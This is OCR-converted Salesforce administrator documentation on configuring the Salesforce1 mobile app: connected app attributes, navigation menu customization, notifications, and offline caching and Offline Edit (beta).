When the Salesforce1 connected apps components are installed, they're added to the Connected Apps page. (From Setup, enter *Connected Apps* in the Quick Find box, then select the option for managing connected apps.) Here, you can view and edit the settings for each of the apps, including controlling user access with profiles, permissions, and IP range restrictions. An error message is displayed if a restricted user attempts to log in to a Salesforce1 downloadable app.

Push notifications for the Salesforce1 downloadable apps aren't managed from the Connected Apps page. To manage these settings, from Setup, enter *Notifications* in the Quick Find box, then select **Salesforce1 Notifications**.

Offline access is enabled by default when one of the Salesforce1 downloadable apps is installed. To manage these settings, from Setup, enter *Offline* in the Quick Find box, then select **Salesforce1 Offline**.

EDITIONS

Setup for Salesforce1 available in: both Salesforce Classic and Lightning Experience

Available in Lightning Experience in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Available in Salesforce Classic in: **All** editions except Database.com

USER PERMISSIONS

To edit your Salesforce1 downloadable app settings:
- "Customize Application"

To view your Salesforce1 downloadable app settings:
- "View Setup and Configuration"

SEE ALSO:

- Salesforce1 Connected App Attributes
- Connected Apps
- Edit, Package, or Delete a Connected App
- Monitor Usage for an OAuth Connected App
- Enable Salesforce1 Mobile App Notifications
- Requirements for the Salesforce1 Mobile App

Salesforce1 Connected App Attributes

The following custom attributes are available for the Salesforce1 for Android and iOS downloadable apps, which are also connected apps.

Several of the Salesforce1 custom attributes have a default value that automatically applies when a user logs in to a Salesforce1 downloadable app. If the default values are appropriate for your org, you're all set.

To change a default value, or configure an attribute that doesn't have a default setting, go to Setup in the full Salesforce site. Enter *Connected Apps* in the Quick Find box, select **Connected Apps**, then click **Salesforce1 for Android** or **Salesforce1 for iOS**. In the Custom Attributes section on the connected app page, click **New** and enter the attribute name and value.

Important: Remember to wrap attribute values in quotation marks.

Attribute Key	Attribute Value	Platform	Description
CALL_HISTORY	• DISABLED • ADMIN_DEFINED • SIMPLE	Android	• If set to DISABLED, removes call logging from the navigation menu. • If set to ADMIN_DEFINED, enables native Android call logging. • If set to SIMPLE, enables Aura call logging.
DISABLE_EXTERNAL_PASTE	• TRUE • FALSE	Android, iOS	• If set to TRUE, lets users copy and paste within Salesforce1, but disables copying within and pasting outside of Salesforce1. • If set to FALSE (default if attribute value isn't defined), lets users copy and paste within and outside of Salesforce1.
FORCE_EMAIL_CLIENT_TO	The email app's URI scheme. Can differ by platform. For example, here's an Android URI	Android, iOS	If a user taps on an email action in Salesforce1, the user is directed to the

EDITIONS

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Available in Lightning Experience in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Available in Salesforce Classic in: **All** editions except Database.com

USER PERMISSIONS

To edit your Salesforce1 downloadable app settings:
- "Customize Application"

To view your Salesforce1 downloadable app settings:
- "View Setup and Configuration"

Attribute Key	Attribute Value	Platform	Description

	scheme example for Blue Mail, and an iOS URI scheme example for Gmail.
	Android:
	`https://play.google.com/store/apps/details?id=me.bluemail.mail&hl`
	iOS:
	`googlegmail:///co?to=`
			email app specified in the attribute value.
			You can specify one email app only.
			The attribute value you enter depends on the email app and the device platform.
			• For Android, use the URI listed in the Google Play Store for the desired email app.
			• For iOS, do an Internet search to locate the URI scheme for the desired email app. For example, search for *`iOS Mail URI scheme`*.

`SHOW_OPEN_IN`	• `TRUE` • `FALSE`	iOS	• If set to `TRUE`, lets users share a file from Salesforce1 via a link to the file, or open a Salesforce file in a third-party app. • If set to `FALSE`, disables users from sharing a file from Salesforce1 or opening a Salesforce file in a third-party app.
`SHOW_PRINT`	• `TRUE` • `FALSE`	iOS	• If set to `TRUE`, lets users print from Salesforce1. • If set to `FALSE`, disables printing from Salesforce1.

Tip: Connected app attribute changes take effect when users force quit Salesforce1 or when they log in to a new session. To ensure that new or modified settings take effect for all users, we recommend that you revoke access to Salesforce1 so everyone is required to log in again.

We also recommend that you warn users about the changes you intend to make, especially if you're going to restrict activities that were previously available. Salesforce1 doesn't display messages or indicators that connected app settings have changed.

SEE ALSO:

Edit, Package, or Delete a Connected App

User Access and Security Policies for the Salesforce1 Downloadable Apps

Enable the Salesforce1 Mobile Browser App

You can control whether users can access the Salesforce1 mobile browser app when they log in to Salesforce from a supported mobile browser. By default, the mobile browser app is turned on for your organization.

Important: Use of the Salesforce Classic full site in a mobile browser isn't supported. While you can disable the Salesforce1 mobile browser app for your organization, and individual users can turn off the mobile browser app for themselves, regular use of the full site in a mobile browser isn't recommended. Your users may experience problems that Salesforce Customer Support won't investigate.

It's not possible to access the Lightning Experience full site from any mobile browser.

1. From Setup, enter *Salesforce1 Settings* in the Quick Find box, then select **Salesforce1 Settings**.
2. Select Enable the Salesforce1 mobile browser app to allow all users in your organization to access the app. Deselect this option to turn off access to the app.
3. Click **Save**.

When this option is turned on, users who log in to Salesforce from a supported mobile browser are automatically directed to the Salesforce1 interface. Logging in from an unsupported mobile browser loads the Salesforce Classic full site, even when this option is selected.

In most cases, logging in from an unsupported mobile browser loads the Salesforce Classic full site, even if the Enable the Salesforce1 mobile browser app option is enabled. There are two exceptions for iPhone and iPad users, however. Users can access the mobile browser app from Google Chrome for iOS or the Gmail for iOS app's webview, but using Salesforce1 in these environments isn't supported.

EDITIONS

Setup for Salesforce1 available in: both Salesforce Classic and Lightning Experience

Available in Lightning Experience in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Available in Salesforce Classic in: **All** editions except Database.com

USER PERMISSIONS

To view Salesforce1 mobile browser app settings:
- "View Setup and Configuration"

To modify Salesforce1 mobile browser app settings:
- "Customize Application"

  "Modify All Data"

SEE ALSO:

Turn the Salesforce1 Mobile Browser App Off or On


Requirements for the Salesforce1 Mobile App

Update Personal Information

Salesforce1 and Password Manager Apps

Good security practices require long, complex passwords. But typing long, complex passwords on small mobile keyboards is error prone and frustrating. Effectively, your users are penalized for being secure. Well, if your org uses password management, your Salesforce1 for iOS users are free to leave the penalty box. With version 11.0 or later of the Salesforce1 downloadable app for iOS, users can use a password manager app to simplify the login process down to a few taps.

Salesforce1 for iOS integrates with 1Password™, LastPass™, or other password manager apps that support the iOS password manager extension. After you set up password management for your org, Salesforce1 users simply tap ⓘ on the login page then select a password manager app from the list.



Salesforce1 Mobile App Navigation Menu

Learn about the items that can appear in the Salesforce1 navigation menu. You can customize most aspects of the navigation menu for your organization.


The icon in the Salesforce1 header opens the navigation menu.

EDITIONS

Setup for Salesforce1 available in: both Salesforce Classic and Lightning Experience

Available in Lightning Experience in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Available in Salesforce Classic in: **All** editions except Database.com



If the default navigation menu doesn't meet your users' needs, you can easily customize it. From Setup, enter `Navigation` in the `Quick Find` box, then select **Salesforce1 Navigation**.

Depending on your organization's settings, the menu can contain:

Menu Item	Description
Approval Requests	Displays a list of the user's pending approvals. Users can tap an approval item and approve or reject it from within Salesforce1. Available in the Salesforce1 downloadable app for iOS and the Salesforce1 mobile browser app.
Canvas apps	Appears for organizations that have enabled a canvas app to appear in the Salesforce1 navigation menu.
Chatter	The user's main feed. Appears for organizations that have Chatter enabled.
Dashboards	Availability depends on edition and user permissions. If you don't add this item to the navigation menu, dashboards are automatically included in the set of Smart Search Items instead and the Dashboards item is available from the Recent section.
Events	Lists events owned by the user, that the user created for him- or herself, and that the user or a user's groups are invited to. If you don't add this item to the navigation menu, events are automatically included in the set of Smart Search Items instead and the Events item is available from the Recent section.

Menu Item	Description
Forecasts	Displays the Forecasts app, a helpful tool for every member of a sales team to keep track of forecast data and monitor progress towards quota. Available in the Salesforce1 downloadable app for iOS only. Note: Your org must have Collaborative Forecasts enabled. If your org uses Customizable Forecasts, the Forecasts item isn't available to add to the navigation menu.
Groups	Appears for organizations that have Chatter enabled. If you don't add this item to the navigation menu, groups are automatically included in the set of Smart Search Items instead and the Groups item is available from the Recent section.
Lightning component tabs	Only custom Lightning components that have a Lightning component tab associated with them can appear in the Salesforce1 navigation menu.
Lightning Pages	Custom app pages.
News	Displays the News app, a one-stop place for news and other insights about the user's accounts, contacts, leads, and opportunities.
Notes	Displays the Notes app. If you don't add this item to the navigation menu, notes are automatically included in the set of Smart Search Items instead and the Notes item is available from the Recent section.
Paused Flow Interviews	Displays a list of flow interviews that the user paused. An interview is a running instance of a flow. Users can tap an interview and resume or delete it from within Salesforce1. Available in the Salesforce1 mobile browser app only.
People	Appears for organizations that have Chatter enabled. If you don't add this item to the navigation menu, profiles are automatically included in the set of Smart Search Items instead and the People item is available from the Recent section.
Reports	Availability depends on edition and user permissions. If you don't add this item to the navigation menu, reports are automatically included in the set of Smart Search Items instead and the Reports item is available from the Recent section.
Smart Search Items	Adds standard and custom Salesforce objects to the Recent section in the menu. This item also adds a set of the user's recently accessed objects to the Recent section and adds the More item so users can access all the objects they have permission to use and that are supported in Salesforce1. If you don't include this item in the navigation menu, users can't access any objects on the navigation menu. Note: Smart Search Items is required for users to get search results in the Salesforce1 downloadable app for Android. Users of the Salesforce1 downloadable app for iOS and the Salesforce1 mobile browser app are able to search for records if this option is omitted from the navigation menu. If your users don't yet have a history of recent objects, they initially see a set of default objects in the Recent section. It can take up to 15 days for the objects that users work with regularly in both Salesforce1 and the full Salesforce site to appear in the Recent section. To make objects appear under Recent sooner, users can pin them from the search results screen in the full site.

Menu Item	Description
Tasks	Lists of a user's open and closed tasks and tasks that have been delegated. If you don't add this item to the navigation menu, tasks are automatically included in the set of Smart Search Items instead and the Tasks item is available from the Recent section.
Today	An app that helps users plan for and manage their day by integrating mobile calendar events with associated Salesforce tasks, accounts, and contacts. The app also allows users to instantly join conference calls, quickly log notes about events, and more. Available in the Salesforce1 downloadable apps only.
Visualforce page tabs	Only Visualforce pages with the `Available for Salesforce mobile apps and Lightning Pages` checkbox selected will display in Salesforce1.

Things to Keep in Mind

- You can't set different menu configurations for different types of users.
- Anything represented by a tab in Salesforce—such as standard and custom objects, Visualforce pages, the Chatter feed, People, or Groups—is visible for a user in the Salesforce1 menu, based on the user's profile settings. For example, if a user is assigned to a profile that has the Groups tab set to Tab Hidden, the user won't see the Groups menu item in Salesforce1, even though an administrator has included it in the menu.
- The navigation menu in a community isn't controlled via the Navigation Menu settings page. Instead, the tabs that are specified in Tabs & Pages in the community's administration settings determine the contents of the community's navigation menu.

SEE ALSO:

Customize the Salesforce1 Navigation Menu

Notes About the Salesforce1 Navigation Menu

Enable Visualforce Pages for the Salesforce1 Mobile App


Customize the Salesforce1 Navigation Menu

Customize your users' mobile Salesforce experience by selecting the menu items, apps, Visualforce pages, or Lightning Pages to display in the Salesforce1 navigation menu.

Note: Before you can include Visualforce pages, Lightning Pages, or Lightning components in the Salesforce1 navigation menu, create tabs for them. From Setup, enter *Tabs* in the Quick Find box, then select **Tabs**.

Walk Through It: Customize the Salesforce1 Navigation Menu

1. From Setup, enter *Navigation* in the Quick Find box, then select **Salesforce1 Navigation**
2. Select items in the Available list and click **Add**.



3. Sort items by selecting them and clicking **Up** or **Down**.

   The order you put items in the Selected list is the order that they display in the navigation menu.

   Note: The first item in the Selected list becomes your users' Salesforce1 landing page.

4. Click **Save**.

Once saved, the navigation menu items and their order should be reflected in Salesforce1. You may need to refresh to see the changes.

Tip: When organizing the menu items, put the items that users will use most at the top. The Smart Search Items element can expand into a set of eight or more menu items and it might end up pushing other elements below the scroll point if you put it

EDITIONS

Setup for Salesforce1 available in: both Salesforce Classic and Lightning Experience

Available in Lightning Experience in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Available in Salesforce Classic in: **All** editions except Database.com

USER PERMISSIONS

To customize the Salesforce1 navigation menu:

- "Customize Application"

near the top of the menu. Anything you put below the Smart Search Items element appears in the Apps section of the navigation menu.

SEE ALSO:

Salesforce1 Mobile App Navigation Menu

Notes About the Salesforce1 Navigation Menu

Enable Visualforce Pages for the Salesforce1 Mobile App

Notes About the Salesforce1 Navigation Menu

Some objects are excluded from the Recent section in the Salesforce1 navigation menu, even if you accessed them recently.

- People, groups, notes, dashboards, reports, tasks, and events, if these items were added directly to the navigation menu
- List views, which are shown only on object home pages, not in the navigation menu
- Objects that aren't available in Salesforce1, including any objects that don't have a tab in the full Salesforce site

EDITIONS

Setup for Salesforce1 available in: both Salesforce Classic and Lightning Experience

Available in Lightning Experience in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Available in Salesforce Classic in: **All** editions except Database.com

About the Dashboards, Reports, Notes, Tasks, Events, Groups, and People Menu Items

If you opt to add the Dashboards, Reports, Notes, Tasks, Events, Groups, or People items to the Selected list for the Salesforce1 navigation menu, these items appear in the order you specify, just like Today and other individual menu items.

If you don't add these items to the navigation menu, however, they're automatically included in the Smart Search Items set of objects and show up in the Recent section of the navigation menu.

Pin an Object into the Recent Section

Users can customize the objects that appear in the Recent section of the Salesforce1 navigation menu. If they search for an object in the full site, they can hover their mouse over the object name and click  to pin it to the top of the search results. The order of pinned objects in the full site determines the order of the objects that stick to the top of the Recent section of the navigation menu. However, pinning objects in this way causes the unpinned objects remaining in the Recent section to drop into the **More** element.

Smart Search Items and Search Results in Salesforce1

Smart Search Items adds standard and custom Salesforce objects to the Recent section of the navigation menu. Removing Smart Search Items from the navigation menu means Salesforce1 users can't access objects (including object home pages and list views) from the menu.

Removing Smart Search Items also impacts search options in Salesforce1. Because object home pages aren't available, it's not possible to run object-specific searches. The impact on global search depends on the Salesforce1 app.

- With the Salesforce1 downloadable app for iOS and the Salesforce1 mobile browser app, users can find and access their records from global search results.

- The Salesforce1 downloadable app for Android requires Smart Search Items for global search to work. If Smart Search Items is omitted from the navigation menu, Android users can't locate records using global search.

SEE ALSO:

Salesforce1 Mobile App Navigation Menu

Customize the Salesforce1 Navigation Menu

Salesforce1 Mobile App Notifications

EDITIONS

Salesforce1 mobile app available in: **All** editions except Database.com

Notifications let your users know when certain events occur in Salesforce. For example, notifications let users know when they receive approval requests or when someone mentions them in Chatter.

These types of notifications can appear to Salesforce1 users.

- *In-app notifications* keep users aware of relevant activity while they're using Salesforce1. By tapping , a user can view the 20 most recent notifications received within the last 90 days.

  If Salesforce Communities is enabled for your organization, users see notifications from all of the communities they're members of. To help users easily identify which community a notification came from, the community name is listed after the time stamp.

- *Push notifications* are alerts that appear on a mobile device when a user has installed the Salesforce1 downloadable app but isn't using it. These alerts can consist of text, icons, and sounds, depending on the device type. If an administrator enables push notifications for your organization, users can choose individually whether to receive push notifications on their devices.

Including Full Content in Push Notifications

Note: Some notifications include text that your users enter in Salesforce. To ensure that sensitive information isn't distributed through a third-party service without proper authorization, push notifications include minimal content (such as a user's name) unless you enable full content in push notifications.

For example, suppose an in-app notification reads: "Allison Wheeler mentioned you: @John Smith, heads-up! New sales strategy for Acme account." By default, the equivalent push notification would be "Allison Wheeler mentioned you." However, if you enabled full content in push notifications, this push notification would include the same (full) content as the in-app notification.

SEE ALSO:

Enable Salesforce1 Mobile App Notifications

Enable Salesforce1 Mobile App Notifications

Allow all users in your organization to receive mobile notifications about events in Salesforce, for example when they receive approval requests or when someone mentions them in Chatter.

1. From Setup, enter *Salesforce1 Notifications* in the Quick Find box, then select **Salesforce1 Notifications**.
2. Select the notifications that you want your Salesforce1 users to receive.
3. If you're authorized to do so for your company, select Include full content in push notifications.
4. Click **Save**.

   If you selected the option to include full content in push notifications, a pop-up appears displaying terms and conditions. If you click **OK**, you're agreeing to the terms and conditions on behalf of your company.

A user can receive approval requests in Salesforce1 notifications only when the user receives approval requests as email notifications. You or your user can change the Receive Approval Request Emails user field to set this preference.

EDITIONS

Setup for Salesforce1 available in: both Salesforce Classic and Lightning Experience

Available in Lightning Experience in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Available in Salesforce Classic in: **All** editions except Database.com

USER PERMISSIONS

To view notifications settings:
- "View Setup and Configuration"

To modify notifications settings:
- "Customize Application"

SEE ALSO:

Salesforce1 Mobile App Notifications

Work Offline with the Salesforce1 Mobile App

Your mobile users' productivity doesn't have to stop when there's no connectivity. When you enable caching and Offline Edit for Salesforce1, users can keep working, unimpeded by a subway commute, FAA regulations, capricious cellular signals, or bunker-style buildings. Offline access is available for the Salesforce1 downloadable apps. The beta version of Offline Edit requires version 10.0 of the Salesforce1 for Android downloadable app or the Salesforce1 for iOS downloadable app.

Manage Salesforce1 caching and Offline Edit from Setup—enter *Salesforce1* in the Quick Find box, then select **Salesforce1 Offline**.

Access Data in Salesforce1 While Offline

With caching in Salesforce1 enabled, your Salesforce1 downloadable app users can see important data when working offline or when the mobile app can't connect to Salesforce. Salesforce1 caches a set of a user's recently accessed records so they're available for viewing without a connection. And much of the data that a user accesses throughout a Salesforce1 session is also added to the cache. Cached data is encrypted and stored in a secure, persistent data store.

Create, Edit, and Delete Records in Salesforce1 While Offline (Beta)

With Offline Edit, Salesforce1 downloadable app users aren't tied to a network connection to keep Salesforce data current. Users can create records for cached objects and edit and delete cached records while offline, and keep track of all offline changes from a central place. And when Salesforce1 is back online, the app automatically syncs pending changes to Salesforce and warns the user if there are conflicts that need to be resolved. The beta version of Offline Edit requires version 10.0 of Salesforce1 for Android or Salesforce1 for iOS.

Data and UI Elements That Are Available When Salesforce1 is Offline

With Salesforce1 caching and Offline Edit, Salesforce1 downloadable app users can work with many of their frequently accessed objects and records while offline. Here's the list of data and Salesforce1 user interface elements that are available offline.

Enable Offline Access for Salesforce1

With just a few clicks, you can protect your Salesforce1 users against the vagaries of mobile connectivity. You can enable two levels of offline access: caching frequently accessed records, so users can view data while offline, and Offline Edit, so users can create, edit, and delete records while offline. Offline access is available in the Salesforce1 downloadable apps only. The beta version of Offline Edit requires version 10.0 of Salesforce1 for Android or Salesforce1 for iOS.

SEE ALSO:

Offline Access: What's Different or Not Available in Salesforce1

Access Data in Salesforce1 While Offline


With caching in Salesforce1 enabled, your Salesforce1 downloadable app users can see important data when working offline or when the mobile app can't connect to Salesforce. Salesforce1 caches a set of a user's recently accessed records so they're available for viewing without a connection. And much of the data that a user accesses throughout a Salesforce1 session is also added to the cache. Cached data is encrypted and stored in a secure, persistent data store.

Caching in Salesforce1 is enabled the first time someone in your org installs one of the Salesforce1 downloadable apps. You can manage this setting from Setup—enter *Salesforce1* in the Quick Find box, then select **Salesforce1 Offline**.

The contents of a user's cache determines the data that's accessible when the user's mobile device is offline. Let's look at how the cache is initially populated and then updated throughout a Salesforce1 session.

Note: A Salesforce1 session is the time between logging in to and out of the app. Putting the app in the background by switching away to a different app doesn't end a session.

- When a user logs in to Salesforce1, the cache is empty. If the user's device goes offline with an empty cache, no Salesforce data is available.
- A user can quickly populate the cache with a default set of most recently accessed records. From the Salesforce1 navigation menu, select **Settings** > **Offline Cache** > **Cache Now**.



Tip: We recommend that your users do this action each time they log in to Salesforce1 so they're guaranteed to have a meaningful set of available data when offline.

Depending on the size and complexity of a user's records, caching can take a few seconds to a couple of minutes. If the user goes offline before the cache is fully updated, some of the expected records won't be available.

The **Cache Now** option collects recently accessed records for the first five objects listed in the Recent section of the user's Salesforce1 navigation menu, plus the user's recent tasks and dashboards. Recently accessed records are determined by a user's activities in both Salesforce1 and the full Salesforce site, including Salesforce Classic and Lightning Experience.

- Throughout a Salesforce1 session, many of the other records that the user accesses are also added to the cache. (Not all Salesforce data is available offline—see Data and UI Elements That Are Available When Salesforce1 is Offline.)
- The user's default set of recently accessed records obviously needs to evolve as the user works in Salesforce1 and the full site. If the user switches away from Salesforce1 without logging out and the cache is over an hour old, Salesforce1 automatically refreshes the cache to pick up the user's newest set of recent tasks, dashboards, and records for the top five objects.

  Users can also manually refresh the cache at any time with the **Cache Now** option. This is a good practice if a user expects to be offline and has recently accessed records in the full site that should be added to the cache beforehand.
- A record remains in the user's cache for 30 days. Each time the same record is accessed, the clock resets. But if the record isn't touched within 30 days, it's automatically removed from the cache and won't be available offline until the user accesses the record again.
- Logging out of Salesforce1 removes all data from the cache. The next time the user logs in, the process of generating the cache starts over.

SEE ALSO:

Data and UI Elements That Are Available When Salesforce1 is Offline

Enable Offline Access for Salesforce1

Offline Access: What's Different or Not Available in Salesforce1

Create, Edit, and Delete Records in Salesforce1 While Offline (Beta)

With Offline Edit, Salesforce1 downloadable app users aren't tied to a network connection to keep Salesforce data current. Users can create records for cached objects and edit and delete cached records while offline, and keep track of all offline changes from a central place. And when Salesforce1 is back online, the app automatically syncs pending changes to Salesforce and warns the user if there are conflicts that need to be resolved. The beta version of Offline Edit requires version 10.0 of Salesforce1 for Android or Salesforce1 for iOS.

Note: This release contains a beta version of Offline Edit, which means it's a high-quality feature with known limitations. To enable this feature in your org, see Enable Offline Access for Salesforce1. Offline Edit isn't generally available unless or until Salesforce announces its general availability in documentation or in press releases or public statements. We can't guarantee general availability within any particular time frame or at all. Make your purchase decisions only on the basis of generally available products and features. You can provide feedback and suggestions for Offline Edit in the IdeaExchange in the Success Community.


When Offline Edit is enabled:

- Create a record using the **New** button on an object home page. (For tasks, use the **New** button on the My Tasks list.) The "new record" actions in an action bar (such as **New Task** or **New Contact**, or **New** on related lists) don't work offline.
- Update the details of a record using the **Edit** action on the record's action bar.
- Delete a record using the **Delete** action on the record's action bar.

See Data and UI Elements That Are Available When Salesforce1 is Offline for the full list of data that can be updated with Offline Edit.

Keep Track of Offline Updates

Users can keep track of all changes made while offline from the Pending Changes page. This page is available from the Salesforce1 navigation menu.



See the Status of Offline Updates

To help users monitor the status of changes made while offline, indicators display in several places in Salesforce1, including: the Pending Changes page, object home pages, and in the highlights area on updated records.

- : Displays while the mobile device is offline. Indicates that there are changes to sync when the device goes back online. After successfully syncing, records disappear from the Pending Changes page.
- : Displays when the mobile device goes back online. Indicates that there are data conflicts that the user must resolve.
- : Displays when the mobile device goes back online. Indicates that an unresolvable error occurred and the user's changes can't be saved.

When Connectivity is Restored

When the user's mobile connectivity is restored, the changes listed on the Pending Changes page are automatically synced with Salesforce. If there are any sync issues that require the user's attention—such as validation errors or conflicting changes to the same record made by a different user—Salesforce1 alerts the user.

To resolve sync problems, the user can respond to the pop-up alert message or select **Pending Changes** from the Salesforce1 navigation menu and tap the affected record. Salesforce1 highlights the issues that need resolution, and after the necessary fixes are saved, tries again to sync the pending changes. Records with unsynched changes are locked to prevent further changes until the problems are resolved.

Unresolvable errors are rare, typically occurring if someone else deleted the record or changed the user's access permissions for the record while the user was offline. Pending changes that have unresolvable errors can't be saved. The only option is for the user to dismiss the changes by tapping the affected record on the Pending Changes page.

SEE ALSO:

- Data and UI Elements That Are Available When Salesforce1 is Offline
- Enable Offline Access for Salesforce1
- Offline Access: What's Different or Not Available in Salesforce1

Data and UI Elements That Are Available When Salesforce1 is Offline

With Salesforce1 caching and Offline Edit, Salesforce1 downloadable app users can work with many of their frequently accessed objects and records while offline. Here's the list of data and Salesforce1 user interface elements that are available offline.

